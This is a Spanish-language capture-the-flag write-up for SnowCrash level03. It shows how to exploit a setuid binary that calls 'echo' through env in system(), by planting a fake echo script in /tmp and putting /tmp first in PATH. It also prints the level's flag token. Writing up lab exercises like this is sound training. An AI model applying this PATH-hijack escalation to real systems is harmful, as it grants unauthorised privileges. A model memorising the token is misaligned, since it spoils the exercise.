

3

Level03

En este nivel tras entrar en la carpeta del usuario y hacer un ls vemos un binario el cual podemos ejecutar. Cuando lo ejecutamos nos muestra lo siguiente:

```
level03@SnowCrash: ~$ ls
level03
level03@SnowCrash: ~$ ./level03
Exploit me
Level03@SnowCrash: ~$ |
```

Esta información ya nos deja ver que el binario tendremos que usarlo para poder obtener nuestra flag o nuestro token.

Si hacemos un ls -la podremos ver que el binario tiene como dueño al usuario `flag03` esto nos hace pensar que tendremos que usarlo para ejecutar el comando `getflag`.


```
level03@SnowCrash: ~$ ls -la
total 24
dr-x----- 1 level03 level03 120 Mar  5  2016 .
d--x--x--x 1 root      users   340 Aug 30  2015 ..
-r-x----- 1 level03 level03 220 Apr  3  2012 .bash_logout
-r-x----- 1 level03 level03 3518 Aug 30  2015 .bashrc
-rwsr-sr-x 1 flag03   level03 8627 Mar  5  2016 level03
-r-x----- 1 level03 level03  675 Apr  3  2012 .profile
level03@SnowCrash: ~$ |
```

En primer lugar ejecutamos un `$ file level03` este comando nos permite ver información que pueda ser útil pero a simple vista no encontramos nada.

Lo siguiente que podemos hacer es usar `ltrace` para poder ver si el binario hace alguna llamada alguna función interesante, para ello ejecutamos el siguiente comando:


```
Itrace ./level03
```

Este comando nos saca información bastante interesante, como por ejemplo que el script está haciendo una llamada a `echo` con `system` para poder mostrar un mensaje.




```
level03@SnowCrash:~$ ltrace ./level03
__libc_start_main(0x80484a4, 1, 0xbfffff7e4, 0x8048510, 0x8048580 <unfinished ...>
getegid() = 2003
geteuid() = 2003
setresgid(2003, 2003, 2003, 0xb7e5ee55, 0xb7fed280) = 0
setresuid(2003, 2003, 2003, 0xb7e5ee55, 0xb7fed280) = 0
system("/usr/bin/env echo Exploit me"Exploit me
<unfinished ...>
--- SIGCHLD (Child exited) ---
<... system resumed> ) = 0
+++ exited (status 0) +++
level03@SnowCrash:~$
```

Viendo esto lo que voy a hacer va a ser crear un script básico que voy a almacenar en tmp y luego cambiar el path para añadir mi nuevo programa como si fuera echo.



```
level03@SnowCrash:~$ echo '#!/bin/sh' > /tmp/echo
level03@SnowCrash:~$ echo 'getflag' >> /tmp/echo
level03@SnowCrash:~$ chmod +x /tmp/echo
level03@SnowCrash:~$ export PATH=/tmp:$PATH
level03@SnowCrash:~$ |
```

Por último tan solo tendremos que ejecutar el binario para que nos de la flag.



```
level03@SnowCrash:~$ ./level03
Check flag. Here is your token : qi0maab88jeaj46qoumi7maus
level03@SnowCrash:~$ |
```

Con esto ya sabemos que la flag es: `qi0maab88jeaj46qoumi7maus`